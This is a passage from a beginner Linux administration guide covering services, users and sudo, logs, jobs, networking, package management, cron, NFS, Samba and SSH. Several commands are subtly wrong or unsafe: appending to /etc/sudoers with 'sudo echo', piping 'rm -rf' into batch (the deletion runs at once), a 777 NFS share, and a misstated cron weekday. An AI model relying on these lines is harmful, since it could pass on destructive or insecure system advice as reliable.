All the files in this directory are symbolic links that point to scripts in the `/etc/init.d` directory that start the services. The names of the files are important, because they determine the order in which the scripts will run. To see the processes for a specific runlevel, type:

```
ls -l /etc/rc3.d
```

Runlevel Reference

- 0 = halted (system shutdown)
- 1 = single user (maintenance mode)
- 2 = multi-user with no networking configured
- 3 = multi-user with networking (normal operation)
- 4 = not used (user defined)
- 5 = Normal operation, plus GUI
- 6 = reboot

Tip:

*To see the runlevel that the system is currently running in, type:
`runlevel`*

Note:

Some recent distros like Ubuntu, no longer utilize runlevels. The runlevel technology doesn't support starting the system with multiple services running in parallel.

Systemd Init (Newer Systems)

Systemd is a suite of sub-systems that provides the fundamental building blocks for a Linux operating system. The name Systemd adheres to the UNIX convention of naming daemons by appending the letter "D" to the end of the name.

It is a replacement for the traditional UNIX System V and Berkeley Software Distribution (BSD) init systems (aka Runlevels). It features "System and Service Manager," used to initialize and bootstrap the user space and to manage system services after the boot process.

One of the main goals of the project is unification of basic Linux configurations and service behaviors across all Linux distributions. As of 2015, most Linux distributions have adopted systemd as their default init system.

Tip:

To see a list of all the systemd related commands, type:

man systemd.index

Managing Services

Services (aka daemons) are programs and scripts that run in the background, and don't require user input. The services can provide advanced functionality like web server services (such as Apache), or database services (such as MySQL) and a great deal more.

When managing services, you generally have four operations, Status, Start, Stop, and Restart. I believe all these functions are self-explanatory, so I won't go into detail about what they do.

You can add new or remove old services by utilizing the package manager that comes with your system. The package manager takes care of all the background tasks of getting the necessary libraries and removing the dependencies that are no longer needed.

To see a list of all services and their status, type:

`systemctl`

-OR-

`service --status-all`

Note:

The `service` command is for running System V init script. This should be used on systems that still utilize runlevel technology. For newer system based systems use `systemctl`.

Tips:

To display the top control groups by their resource usage, type:

`systemd-cgtop`

To display a list of services and the ports they are using, type:

`netstat -tulpn`

Note:

Control Groups provide a way of partitioning off system resources for groups of users and/or tasks. For example, control groups can set the limits of CPU and memory usage on a shared computer between two different sets of users and the programs that they're running.

To check the status of the daemon service, type:

`systemctl status sshd`

-OR-

`service atd status`

If the service is not started, type:

`sudo systemctl [start | stop] sshd`

-OR-

`sudo service_name atd [start | stop]`

Alternatives to these commands for older systems are:

To check status, type:

`/etc/init.d/atd status`

To start or stop a service, type:

`sudo /etc/init.d/atd [start | stop]`

Tip:

Find and replace the text in the last command 'sudo systemctl stop nginx.service', type:

$\wedge stop \wedge start$

Managing Users

One of the basic functions of any system administrator is the managing of users (adding, modifying and deleting) and groups on the local system. The next commands will help you get started performing these functions.

Displays a list of all the users, type:

```
cat /etc/passwd
```

Tip:

To make the output easier to read, type:

```
cat /etc/passwd | column -t -s :
```

To add a user to the local system, type:

```
sudo useradd -c "Jane Doe" -m -s /bin/bash jane
```

To modify an existing user, type:

```
sudo usermod -u 3000 Jane
```

To delete a user, type:

```
sudo userdel --remove-all-files jane
```

Note:

The --remove-all-files flag makes sure that files created by the user are also deleted.

To create a user group, type:

```
sudo groupadd app_admins
```

To modify a user group, type:

```
sudo groupmod -g 300 app_admins
```

To delete a user group, type:

```
sudo groupdel app_admins
```

To change your user password, type:

```
passwd
```

To change the password of another user, type:

```
sudo passwd jane
```

Tips:

To display a user's account details, type:

```
getent passwd jane
```

Another alternative to this command, type:

```
grep -i jane /etc/passwd
```

To display a user's group details (real and effective user and group IDs), type:

```
id jane
```

Display all group(s) a user belongs to, type:

```
groups jane
```

Notes:

Important system file locations:

Group account information: /etc/group

User account information: /etc/passwd

Secure user account information: /etc/shadow

*Encrypted passwords for each group, and group membership:
/etc/gshadow*

Important user files

There are hidden files in every user home directory, these files contain shell and application configuration and initialization data. They are used every time you login or load or a program like vi or vim .

To view the contents of one of these files use the cat command. To see a list of all the hidden files in your user directory, type:

```
ls -al ~
```

This is not a complete list of all these files that you might run across, but it will cover some of the more popular ones.

Contains a list of the most recent used commands: .bash_history

A Bash script that is run by the shell when the user logs out: .bash_logout

A Bash script that initializes the shell upon login, to setup variables and aliases: .bash_profile

Note:

If this file is not found, it will try to use .bash_login . If that file is

| not found, it will then try to load the .profile file.

Stores a Bash initialization script that is executed whenever the shell is started, and is not related to the user logging in: .bashrc

Note:

It is better to put any system-wide functions and aliases in /etc/bashrc file.

Contains saved user settings utilized by the shell: .profile

Note:

A better location to put the default system-wide environment variables in /etc/profile file.

An initialization file for the vi/vim text editor: .viminfo

Managing Administrators

After creating a user you can grant them root privileges to the OS to allow them to perform lower level systems tasks (i.e. maintaining security, hardware, etc.). **Be careful who you give this access because it means that they can do anything they want on the system locally or remotely.**

Generally there are two ways to do this, the first one involves running with root permissions all the time. This is not recommended, because it is a security issue. For example, if your account has malware in it, the malware can now do whatever it wants. The second way, is the recommended way, and that is to use the `sudo` command.

The `sudo` command allows a regular user account to elevate a command and run with root level access temporarily. This is a security feature, so you don't have to run as root all the time. Once you run a `sudo` followed by the command and arguments, you will be requested to enter your password. You will then not have to reenter your password again until the command timesout after non-use.

To see all the users in the `sudoers` file, type:

```
sudo cat /etc/sudoers
```

The `sudoers` file allows you to control who has access to the `sudo` command. To access this command requires root access. Newer distros, may have security groups such as: `sudo` or `root`, which are referenced in the `sudoers` file will allow you to control who has access to this file.

To see all the users in the `sudo` group, type:

```
awk -F':' '/sudo/{print $4}' /etc/group
```

There is a command called, `visudo` that allows you edits the `sudoers` file. It also checks the syntax of the file to ensure you are not locked out due to a corrupted `sudoers` file. To execute this command, type:

```
sudo visudo
```

Tip:

To add a user to the end of a /etc/sudoers file, type:

```
sudo echo 'user_name ALL=(ALL:ALL) ALL' >> /etc/sudoers
```

User Notification

If you need to send notification to users logged in to a local or remote system. You can use the `write` command to display a message on the user's console screen.

To write a message to another user on the same system, type:

`write user_name`

After you start the command, you can write the user a message that will display on their terminal, and press `Ctrl+D` when done.

Note:

Use the lslogins

-OR-

who -a command to see the users logged into the system.

Managing the Syslog

When the system or applications need to write events (i.e. warnings, alerts, information, etc.), it writes them into the system log (aka syslog).

To check the contents of the syslog, type:

```
less /var/log/syslog
```

Note:

*There are other system related log files in the /var/log/ directory.
To see all of them type:*

```
ls -l /var/log/*.log
```

To find out where the syslog is located, type:

```
less /etc/syslog.conf
```

To send a message into syslogd, type:

```
echo HelloWorld | logger
```

Note:

It is possible that /etc/syslog.conf file is really named /etc/rsyslog.conf depending on the distro.

Monitoring log files

Linux provides several different tools for searching and displaying your log files. The ones I am covering next are just the basic ones. Although, they might be the ones that you use the most often.

To see the last few lines, type:

```
tail /var/log/syslog
```

To continuously displays the latest changes to a log file, type:

```
tail -f /var/log/syslog
```

Tip:

To see the top of the log file, type:

```
head /var/log/syslog
```

To review a log file from the start, type:

```
less /var/log/syslog
```

To quickly find line in a log file that contains specific text, type:

```
grep "find this text" /var/log/syslog
```

Background and Foreground Jobs

In the terminal, commands run serially, meaning you have to wait for the first command to finish before running the next command. If a command is running for a long time, this can be annoying if you have to wait for it to finish before you can run the next command.

Sometimes, this can be an unacceptable behavior, and you just need to run the next command. To overcome this limitation, you have two choices. If you're running X-Windows, you can open up another terminal window. Although, if you're running a text terminal shell you might want to just run these commands in the background.

To run a command in the background (use the ampersand '&' at the end of the command), type:

```
tree / > ~/output_file.txt &
```

Note:

When using a command like tree / > ~/output_file&, output (such as errors) may still go to the terminal even though the process is running in the background, try the following to stop it:

```
command &>/dev/null &
```

To see all commands running in the background, type:

```
jobs
```

To send a stopped process (Ctrl+Z) into the background, type:

```
bg
```

To bring a command running in the background to the foreground, type:

`fg`

Press `Ctrl+Z` to pause an application, type: `fg` restarts the application or `bg` to run it in background.

To stop a background job, type:

`kill %1 job_number`

To stop a running process, type:

`kill process_id`

If the `KILL` command doesn't stop the process, type:

`kill -9 process_id`

Note:

The '-9' is a signal that stands for `SIGKILL`, which means it will 'cause any process to terminate immediately'. More information, type:

`man signal`

Shutting down and Rebooting

This section is pretty self-explanatory, i.e. restart and shutting down a local or remote system. Use care when using this command as it will stop all processes until the system is restarted.

To shut down (or halt) the system, type:

```
sudo shutdown -h now
```

To restart the system, type:

```
sudo shutdown -r now
```

To cancel a shutdown, type:

```
sudo shutdown -c
```

Tip:

To shut down the system at a specific time, type:

```
sudo shutdown 21:00
```

-OR-

```
sudo shutdown +15
```

Note:

If the shutdown -c doesn't work, you can type:

```
sudo pkill shutdown
```

-OR-

```
sudo killall shutdown.
```

Network Troubleshooting Tools

These tools will help you troubleshoot your network problems connecting to local and remote systems. There are a great deal more tools that are available to help you diagnose problems, but these are a good place to start.

To check basic connectivity between your local system to a remote system (press Ctrl+C to stop), type:

```
ping example.com
```

If the command above doesn't work, there are some other things to check. Make sure the local system has an IP address (if it is not displaying correctly there could be a network setup problem), type:

```
ip addr
```

-OR-

```
ifconfig
```

Note:

Make sure you see all the correct information, such as: IP address, default gateway, DNS servers for the local system. If your system uses DHCP or has a static IP address, make sure the system is properly configured.

Check to make sure the networking sub-system is working (press Ctrl+C to stop). If it doesn't ping your network sub-system or if the network card failed, type:

```
ping localhost
```

-OR-

```
ping 127.0.0.1
```

Try pinging your default gateway. If it doesn't ping either your router is down or local system network settings are wrong, type:
`ping 192.168.1.1`

To test the DNS connectivity, try pinging a remote resource if it doesn't resolve check your DNS settings (or if your DNS server could be down), type:

`ping google.com`

To display the network route path (i.e. hops) a packet takes to get to a destination, type:

`traceroute example.com`

Note:

If you're trying to troubleshoot an IPv6 address, please make sure to IPv6 versions of these commands or add the appropriate arguments. Such as: `ping6` , `traceroute6` , `netstat -A inet6 -rn` , `ip -6 neighbor show` , etc.

To track the speed of the systems connection, type:

`mtr -report example.com`

List the open network ports that are in the Listening state on the system, type:

`netstat -lnp`

To view the HOSTS file (which overrides DNS on the local host). Make sure that there are no entries in the file that can prevent your connection, type:

`cat /etc/hosts`

To manage entries in the HOSTS file, type:

```
sudo nano /etc/hosts
```

Note:

/etc/resolv.conf , contains a list of Domain Name Servers (DNS) that are used by the local machine.

Deprecated and Replacement Tools

If you have been using Linux for several years, there are tools that you might still use that could have been deprecated, such as the `ifconfig` utility to manage the network connection. Sometimes these older tools are replaced with newer tools such as the `ip` command.

Another example of deprecated tools are the `traceroute` has been replaced with `mtr`. The `mtr` command combines the functionality of the `traceroute` and `ping` programs into a single network diagnostic tool.

The newer tools are generally more sophisticated as far as the information they provide and offer a great deal of new features.

Older Method (`ifconfig`)

See the machine's TCP/IP configuration, type:

```
ifconfig
```

To disable a network adapter, type:

```
ifdown eth1
```

To enable a network adapter, type:

```
ifup eth1
```

To view wireless network adapters and the wireless-specific information for them, type:

`iwconfig`

If this package is not already installed, type:

`sudo apt-get install wireless-tools`

-OR-

`sudo yum install wireless-tools`

Newer Method(ip)

`ip` is a utility for displaying and modification of the routing, devices, policy routing and tunnels

To show IP summary information for the local system, type:

`ip addr show`

To show all active links are that are up, type:

`ip link ls up`

To show the IP information for a local interface, type:

`ip addr show eth1`

To display IPv4 Information, type:

`ip -4 a`

To display IPv6 Information, type:

```
ip -6 a
```

Bring a network interface up, type:

```
sudo ip link set eth1 up
```

Bring a network interface down, type:

```
sudo ip link set eth1 down
```

Display the routing table, type:

```
ip route show
```

Add a static IP address to a network interface, type:

```
sudo ip addr add 192.168.0.100/24 dev eth1
```

Delete a static IP address to a network interface, type:

```
sudo ip addr del 192.168.0.100/24 dev eth1
```

Remote Console and File Transfer

Sometimes you will need to remote in to another system, or transfer files to it. ssh is a secure shell (i.e. encrypted communications) tool to give you remote control of another system. SCP is a secure copy (i.e. encrypted communications) program that will transfer files from one system to another.

To run a secure terminal on a remote system, type:

ssh user@hostaddress

Note:

For Windows, use PUTTY <https://www.putty.org/> to communicate with ssh .

Tips:

To create an alias (i.e. jane, this can be whatever you want) for an ssh login (it also adds this to the .bash_aliases so it will load automatically), type:

```
echo alias jane='ssh user@hostaddress' >> ~/.bash_aliases;
source ~/.bash_aliases
```

To enable tab completion for known ssh hosts, using the.bash_history file, type:

```
complete -W "$(echo $(grep '^ssh' .bash_history | sort -u | sed 's/^ssh //'))" ssh
```

Directions: type ssh , then press the TAB key to see the auto-complete options (if available). For this feature to work, you will have already had to connect to some ssh hosts in the past.

To securely upload a file(s) to a remote server, type:

```
scp file_name.tar.gz user_name@example.com:/path/to/directory/
```

Tip:

To copy the file to the user directory so it is easy to find later, type:

```
scp file_name.tar.gz user_name@example.com:./
```

Notes:

Requires the ssh service to be installed on the remote server. It also requires ssh client to be on the local system connecting to the server in order to use this service. It is also expected that the ssh service is configured properly for remote login.

For more information on how to install the ssh server, see the following section "[Installing the SSH Server](#)"

Package Management

One of the many ways to install new or remove old programs, including updating them, is by utilizing the package manager that comes with your Distro. The package manager takes care of finding and downloading all the necessary libraries and removing the dependencies that are no longer needed. It then installs the program on the local system.

There are three very popular package managers, but only two are covered in this book:

apt : Debian family package management utility, and utilizes the DPKG (Debian Package) files.

Note:

The apt utility is intended as a simplified version of the traditional apt-get tools. Although, it is not intended as a complete replacement of these programs. So, if you are using package management commands inside a script or a shell pipeline, use the apt-get and apt-cache .

yum : Fedora family package management utility, and utilizes the RPM files.

zipper : SUSE family package management utility, and utilizes the RPM (Red Hat Package Manager) files.

Basic management commands

Displays a list of all packages installed on your system, type:

```
dpkg -l
```

Tip:

For Fedora systems, type :

sudo yum list installed

To search for a specific package that in apt cache, type :

sudo apt-cache search zip

To get detailed information for a specific package that in apt cache, type :

sudo apt-cache show zip

Note:

Red Hat equivalent to these commands, type:

sudo yum search zip

sudo yum info zip

Updating the System

apt (Advanced Package Tool) and yum (Yellow dog Updater Modified) are command line utilities for interacting with the package management systems. apt sits on top of the dpkg sub-system. While, yum sits on top of the RPM sub-system.

Both the apt and yum utilities provide a more friendly way to handle packaging sub-systems. They allow you to find and install new packages, upgrade existing packages, clean up the package cache, etc.

apt-get : Debian family of package managers, based on DPKG files

apt-get update : Updates the repository information.

apt-get upgrade : Downloads and install applications/library

updates.

`apt-get dist-upgrade` : Downloads and upgrades the distribution.

`yum` : Fedora family of package managers, based on RPM files

`yum update` : Updates the repository information.

`yum upgrade` : Downloads and install applications/library updates.

Cleaning Up the Local Storage Space

Occasionally you will have to free up local storage space on your Linux machine. Before you randomly start to delete stuff, there are a few commands you can try to free up local storage space.

Updates the package cache and check broken for dependencies, type:

`sudo apt-get check`

Cleans the APT cache (clears entire cache), type:

`sudo apt-get clean`

Cleans the APT cache (clears outdated packages), type:

`sudo apt-get autoclean`

Note:

Try keeping your system up-to-date with the package manager regularly, Linux will regularly try to free up space when this process is run.

Tip:

To see the size of the APT cache, type:

```
sudo du -sh /var/cache/apt
```

Remove all the thumbnails files that are created when viewing files in the file manager, type:

```
rm -rf ~/.cache/thumbnails/*
```

Tip:

To see the size of thumbnail files, type:

```
du -sh ~/.cache/thumbnails
```

To purge old system kernels that where left behind after a distro upgrade, type:

```
sudo apt-get autoremove --purge
```

-OR-

```
sudo apt-get remove linux-image-KERNEL_VERSION
```

Note:

Replace KERNEL_VERSION with the version of the kernel that needs to be removed.

Tip:

To list all installed Linux kernels, type:

```
sudo dpkg --list 'linux-image*' 
```

Uninstall programs that you no longer need, type:

```
sudo apt-get remove package_name_1 package_name_2
```

Cleaning Orphaned Packages

Let's say you installed a package called `some_program`, and it had a dependency library called `some_lib`. This library will generally be automatically downloaded when `some_program` is installed. When `some_program`, is removed the uninstall procedure that removed it could have left `some_lib` installed in the system. Thus the `some_lib` now becomes an orphaned package because there are no programs that have a dependency on it in order to be run.

To remove packages and dependencies that are no longer required, type:

```
sudo apt-get autoremove
```

Another GUI utility called `gtkorphan` can be used to remove orphaned packages. If this package is not already installed, type:

```
sudo apt-get install gtkorphan
```

Note:

This is a GUI app, and requires X-Windows.

Hardware Information

The tools listed below can display technical information about the (physical or virtual) hardware attached to your local system. This can be very useful if you need to write script that tells the user about the peripherals that are available to the OS.

See technical information about the CPU, type:

`lscpu`

Display information about your computer's hardware, type:

`lshw`

List all devices the Hardware Abstraction Layer (HAL) knows about, type:

`lshal`

See all devices on the USB bus, type:

`lsusb`

See all devices connected to the PCI bus, type:

`lspci`

Display information about the block devices.

`lsblk`

Battery Status and Thermal Temperature

In Linux you can pull information about the power system (including the battery

status) from the ACPI (Advanced Configuration and Power Interface). ACPI is an industry specification for the efficient handling of power consumption on computers.

There are a few tools and a filesystem method that you can call for managing and getting information from this sub-system.

upower : Provides an interface to enumerate power sources and control system-wide power management.

Ex: `upower -i`

If this package is not already installed, type:

`sudo apt-get install upower`

-OR-

`sudo yum install upower`

acpi : Shows ACPI information (such as: battery and power information), using data from /proc and /sys directories.

Ex: `acpi -V`

If this package is not already installed, type:

`sudo apt-get install acpitable`

-OR-

`sudo yum install acpitable`

/sys/class/power_supply/battery : Stores ACPI information about the device's battery.

Note:

There is an older deprecated method (before kernel 2.6.x) for checking the ACPI, it was using the /proc/acpi/ directory (**ex:** cd /proc/acpi/; ls -l).

Tip:

There is a GUI (X-Windows) utility called gnome-power-statistics (aka Statistics). It visualizes the user power consumption on mobile devices such as laptops, tablets, etc.

Linux Diagnostics Tools

The following tools provide a brief overview of some of the tools that you can use to help you check your system. These tools can help you isolate different types of problems with the hardware, OS, and filesystem.

Use the following command to check if your keyboard is working properly, or to display an ASCII code for a pressed key, type:

```
showkey -a
```

Note:

Press Ctrl+D to stop the program from running.

Force a filesystem check on the next boot of the computer, type:

```
sudo touch /forcefsck
```

Display if there is any unwritten data waiting to be written to disk, type:

```
grep ^Dirty /proc/meminfo
```

Note:

This is useful to know if you have to reset your system, but you still have enough control to get this information. This would tell you have if you might have some data loss.

Stress Test the CPU

If you want to put a heavy CPU load on all the cores of the processor, the following one-line can help. You will have to expand it for your system depending on how many cores it has. Just repeat the command in the curly brackets as many times for the number of threads you want to produce (the

default is 4 threads), type:

```
fullload() { dd if=/dev/zero of=/dev/null | dd if=/dev/zero of=/dev/null | dd if=/dev/zero of=/dev/null | dd if=/dev/zero of=/dev/null & }; fullload;  
read; killall dd
```

To stop it, just press the Enter key (make sure no other user is running DD on the system or it will get killed as well).

System performance

Test the performance of your hard drive, type:

```
hdparm -Tt /dev/hda
```

Check local storage write speed, type:

```
dd if=/dev/zero of=/tmp/output.img bs=8k count=256k conv=fdatasync;  
rm -rf /tmp/output.img
```

Shows the processor and memory bandwidth in GB/s, type :

```
dd if=/dev/zero of=/dev/null bs=1M count=32768
```

By holding down the 'Alt' and 'SysRq' keys on your keyboard and whilst they are held down type the following slowly:

R E I S U B

Warning:

This will restart your computer without having to hold the power button.

Scheduling Tasks

There are two sub-systems in Linux for scheduling a task to execute at a future time. There is the AT and the CRONTAB scheduling sub-systems. Each one of these services has its advantages and disadvantages to using them.

AT Scheduler

The first method is `at` command, this is very basic and easy to use. The thing that you have to understand about the `at` command is that it can only run a set of commands once at a specific time/date.

To run commands at a specific time, type: `at 9:30 AM 05/10/2025` press Enter. Then enter a sequence of command(s) to run (example: `ls -l > ~/at_output.txt`) press Enter after each command, then press `Ctrl+D` to exit the `at` editor.

AT service management commands:

`atq` : Lists user's pending AT command jobs.

`atrm job_number` : Deletes user's pending AT command jobs.

`batch` : Executes commands when system load levels permit.

Tip:

Using the `batch` command you can run another command or script when the CPU load average is below a certain threshold, type:

`rm -rf /large/directory/* | batch`

(batch is part of the at , and relies on its service. Warning: use with care, because this command will delete files recursively)

Note:

The AT scheduling daemon (or service) must be running for this command to work.

CRONTAB Scheduler

The second command is crontab , this command is more robust then the AT service. The crontab command, can run jobs at regular intervals. That will be one of the main differentiators when choosing which scheduler you want to use.

The first thing you have to learn when using crontab is the command has six arguments. Arguments one thru five, defines the date and time the command is supposed to be executed. The sixth argument defines the command or script to be executed.

Note:

The crontab syntax are as following: [Minute (0-59)] [hour (0-23)] [Day_of_the_Month (1-31)] [Month_of_the_Year] (1-12) [Day_of_the_Week (0-6, 6 = Sunday)] [command (i.e. /path2/script)].

To create a CRON scheduled job (aka CRON Job), first type: crontab . Then you will be put into a mini-editor (very limited editing functionality). To create a job that runs on 8:05am on January 8th, then executes the command, echo "Hello, World" .

If type crontab . You would have to type:

05 08 08 01 * echo "Hello, World" > test_file.txt

Then press Ctrl+D when done.

By default, crontab entries are for the currently logged in user. To see all the defined jobs, type:

```
crontab -l
```

To edit the CRONTAB entries in an editor, type:

```
crontab -e
```

To edit another user's CRONTAB use the following arguments, type:

```
crontab -u user_name -e
```

Notes:

Wildcard: The attics () matches anything*

Ranges: Use the hyphen (-), to define ranges (i.e. Mon-Fri, 6-11, Jan-Feb, etc.)

Multiple ranges: Use a comma to separate more than one range.

Keywords Shortcuts

CRON supports also supports some predefined special keywords shortcuts for common time equivalents (i.e. hourly, daily, etc.). The table shows the keywords and time equivalents:

Keyword	Equivalent
@yearly	0 0 1 1 *
@daily	0 0 * * *
@hourly	0 * * * *

@reboot Run at startup.

Note:

The CRONTAB file is located: /etc/crontab

NFS (Network File System)

In Linux you can share files with other computers over the network using a service called NFS (Network File System). This service allows remote operating systems, to mount a directory over the network to move files around between systems and devices.

NFS is mostly used for Linux systems, where Samba the service uses the SMB protocol which is used by Microsoft Windows computers for sharing files. The Macintosh OSX and higher have native support for NFS. While Windows 7 offers basic support for this service, Windows 10 has better built-in support (this can vary depending on the edition that you're running).

To install NFS, you have to install the client and service separately. This allows you to install the client or service without having to install the other if you don't need it.

Installing/Configuring the NFS Service

In order to host NFS shares on a device you will need the client installed to make them available to remote devices. To install the NFS service on your local system to make files available to devices or computers.

The first thing you need to do is check if the NFS service is already installed and running on your system, type:

```
dpkg -l | grep nfs-kernel-server
```

If this service is not already installed, type:

```
sudo apt-get install nfs-kernel-server
```

-OR-

```
sudo yum install nfs-utils
```

Setting NFS Directory

It is important to note that Root (superuser) permissions are ignored by NFS by default. So even if you're logged in with root permission, any related actions with those permissions will be ignored by default. This is a security measure to prevent a remote takeover of the system. Although if needed, it is possible to grant root permissions on a per share basis.

First you have to create a mount point for the NFS shares that you're going to mount, type:

```
sudo mkdir -p /var/nfs/myshare .
```

It's important to note, that these directories `/var/nfs` and `/var/nfs/myshare` will have 777 permissions, type:

```
sudo chmod -R 777 /var/nfs/myshare
```

As a security measure, NFS will translate all root operations as to the client as the `nobody:nogroup` credentials. Therefore, it may be necessary to change the directory ownership to match the credentials. To do this, type:

```
sudo chown nobody:nogroup /var/nfs/myshare
```

To configure file permissions on the share, you need to add them to the `/etc/exports` file. You will need to create a line for each directory that you want to share. For example:

```
/var/nfs/myshare 192.168.0.100(rw,sync,no_subtree_check)
```

Notes:

The file comment in the `/etc/exports` file show the general syntax for each line, which looks like: `share_directory client_ip_address(share_option1, ... ,share_optionN)`

rw : Grants the client computer both read and write access to the share.

sync : This option forces NFS to write changes to local storage before replying.

no_subtree_check : This option prevents subtree checking, which has some mild security implications. Although, it can improve reliability in some circumstances.

no_root_squash : By default, NFS translates requests from a root user remotely into a non-privileged user on the server. This option disables this behavior for certain shares.

After you modified the `/etc/exports` file, you have to restart the NFS service for the changes to take effect, type:

```
sudo service nfs-kernel-server restart
```

Setting up Firewall for NFS

If a firewall is running on the host machine, and in most cases it generally will. You will need to open up specific ports on the firewall to make the NFS service available to remote systems.

Note:

This section assumes you have the UFW utility installed on your computer for managing the firewall. For more information about the UFW utility, see the following section "[Making IPTABLES easier](#)"

The first thing you want to do is check the status of your firewall, type:

```
sudo ufw status
```

Note:

If the firewall is not enabled, it is recommended that you enable this feature.

To see what applications are enabled in the firewall, type:

```
sudo ufw app list
```

Note:

The UFW utility will check the /etc/services for the port and protocol a service uses.

To add the port to the firewall, type:

```
sudo ufw allow from any to any port nfs
```

It is important to note, that NFS best practice recommends restricting the connection to a specific client, type:

```
sudo ufw allow from 192.168.0.100 to any port nfs
```

Installing/Configuring the NFS Client

In order to access and manage an NFS connection you need to have the NFS client installed. It is possible to install the client by itself without the related NFS services.

To install the NFS client, type:

```
sudo apt-get install nfs-common
```

-OR-

```
sudo yum install nfs-utils
```

Next you have to create directories that will be NFS mount points for the client, type:

```
sudo mkdir -p /var/nfs/remoteshare
```

To issue NFS mount command to access a remote share, type:

```
sudo mount 192.169.0.100:/var/nfs/myshare /var/nfs/remoteshare
```

To automatically mount an NFS share every reboot, you need to add a line the `/etc/fstab` , for example:

```
192.169.0.100:/var/nfs/myshare /var/nfs/remoteshare nfs auto 0 0
```

To display all the attached NFS mount points, type:

```
mount
```

-OR-

```
df -h
```

Locking down the NFS Service (optional)

To lockdown the NFS service to only be accessed by remote servers that you want to grant access. You need to tell the system to only accept connections from approved remote devices. This is a multi-step process, first you have to tell the system to block all connections, except those that have been approved.

To block all unapproved client connections to the NFS service. Open the `/etc/hosts.deny` file, then add the following line:

```
rpcbind mountd nfsd statd lockd rquotad : ALL
```

To grant a system or device permission to connection to the service, add the IP address(es) to the following file. Open the `/etc/hosts.allow` file, then add the following line:

rpcbind mountd nfsd statd lockd rquotad : **approved_IP_address_list**

After you modified the permission files, you have to restart the NFS service for the changes to take effect, type:

sudo service nfs-kernel-server restart

Note:

There are three NFS configuration files:

/etc/default/nfs-kernel-server

/etc/default/nfs-common

/etc/exports

A Quick Guide to Samba

Samba is a service that allows Linux to host or access Microsoft SMB-based resources, such as file shares, printers, and other computer resources across a network. With this service a Linux client can connect to a Microsoft SMB-based network and share files with other Windows-based server and clients.

With this service a Linux server can also host a Microsoft SMB-based network files shares so that other Windows clients can access them. Although, this functionality is not covered in this version of the book and may be included in future versions.

Installing the Samba Service

To install the Samba service, type:

```
sudo apt-get install samba
```

Securing File Sharing

To password-protect a samba file share, you need to create a group called "smbgrp" and set a password for each user.

```
$ sudo addgroup smbgrp  
$ sudo usermod user_name -aG smbgrp  
$ sudo smbpasswd -a user_name
```

Note:

user_name account must belong to the local system, or else it won't save.

Configuring Samba

Create a directory for your Samba shares, type:

```
mkdir ~/samba_share/
```

Note:

To create the secure directory where the shared files will be stored.

```
sudo mkdir -p /srv/samba/secure_shares
```

Next, set the appropriate permissions on the directory.

```
sudo chmod -R 0770 /srv/samba/secure_shares
```

```
sudo chown -R root:smbgrp /srv/samba/secure_shares
```

Edit the Samba configuration file, type:

```
nano /etc/samba/smb.conf
```

At the bottom of the file, add the following lines:

```
[sambashare]
comment = My Samba Share
path = /home/user_name/samba_share
read only = no
browsable = yes
```

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter)

More advanced directives are available for creating different types of shares (i.e. read, read/write, anonymous only, etc.)

To put the changes into effect, you have to restart the Samba daemon,
type:

```
sudo systemctl restart smbd
```

-OR-

sudo service smbd restart

Tip:

To test your current Samba settings, type:

testparm

Connecting to an SMB Share

Open up the default file manager in X-Windows, click Connect to Server, type:

smb://domain_or_ip_address/sambashare

Enabling Samba in the UFW Firewall

If the UFW firewall is enabled on your system, you have to add the following rules to allow Samba traffic to pass through the firewall. Depending on the type of network you're on, this will cause you to have to change these commands to specify the proper IP ranges (in the example this is a class C).

```
sudo ufw allow proto udp to any port 137 from 192.168.1.0/24
sudo ufw allow proto udp to any port 138 from 192.168.1.0/24
sudo ufw allow proto tcp to any port 139 from 192.168.1.0/24
sudo ufw allow proto tcp to any port 445 from 192.168.1.0/24
```

Installing the SSH Server

Secure Shell (SSH) is the default remote administration tool for working with modern versions of Linux. It provides an encrypted communication channel to control a remote server.

The SSH service supersedes the older Telnet service that provided similar remote administration functionality, all communication was unencrypted. Anyone on the network could see all the data and passwords in plain text if they were monitoring traffic.

There are two components to SSH, the service and client. The service waits and allows you to connect to the system to perform remote administration. The client allows you to connect and send commands to the remote service.

To install and configure the service, follow the next instructions.

If this service is not already installed, type:

```
sudo apt-get install openssh-server
```

Tip:

Check the status of it (if necessary change 'status', to 'start' or 'restart' if the service is not running), type:

```
sudo systemctl status ssh
```

If the ssh service is not running, type:

```
sudo systemctl enable ssh
```

```
sudo systemctl start ssh
```

Make sure port 22 is enabled on the firewall, type:

```
sudo ufw allow ssh
```

```
sudo ufw enable
```

```
sudo ufw status
```

Note:

For more information on how to utilize the SSH client and SCP (Secure Copy), see the following section "[Remote Console and File Transfer](#)"

/PROC Virtual Files

The `/proc` directory is a virtual filesystem that provides information about the processes, filesystem, kernel and more. This is very useful for profiling the system or for troubleshooting purposes.

All you have to do is `cat` the information, for example: `cat /proc/filesystems` . To see a complete list of everything that is made available by your OS, type:

```
tree /proc | less
```

Below are a few examples that you can check out to see what information is available for you to access. This information is very technical, so depending on your depth of knowledge on a particular technology will determine your ability to understand it.

Displays CPU related information, type:

```
cat /proc/cpuinfo
```

Shows information regarding filesystems that are currently in use, type:

```
cat /proc/filesystems
```

Displays the interrupts that are currently being used, type:

```
cat /proc/interrupts
```

Lists of the I/O addresses used by devices connected to the server, type:

```
cat /proc/ioports
```

Displays the memory usage information for both physical memory and swap

```
cat /proc/meminfo
```

Lists currently loaded kernel modules, type:

cat /proc/modules

Shows currently mounted filesystems, type:

cat /proc/mounts

Displays various statistics about the system, type:

cat /proc/stat

Shows the swap file utilization information, type:

cat /proc/swaps

Lists Linux version information, type:

cat /proc/version

Using Git (For Beginners)

Overview: This chapter is meant as an introduction to the `git` command. It focuses on how to use the `git` client to manage data in the server. It doesn't deal with how to setup a remote `git` server, and only briefly covers how to manage the data in the repositories.

Git Overview

Layer 5: **Application** (i.e. IDE, Complier, etc.)

Layer 4: **Shell** (Git command management)

Layer 3: **Filesystem** (Local Git repository)

 Layer 3a: Working Directory (local files)

 Layer 3b: Index (Pre-staged)

 Layer 3c: Head (Pre-final commit)

Layer 2: **Network and Firewall** (Remote Git repository

<http://github.com>)

Layer 1: **Host OS** (Kernel/Programs/Services/Libraries/Data)

Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.)

Prerequisites:

Before starting this section, make sure that you get the updated list of the package manager repositories, so that you get the latest versions of the programs, services and libraries, type:

`sudo apt-get update`

-OR-

`sudo yum update`

If you use Linux (or just about any other major OS) you're going to learn about `git`. `git` is what is known as a VCS (or Version Control System). Basically VCS

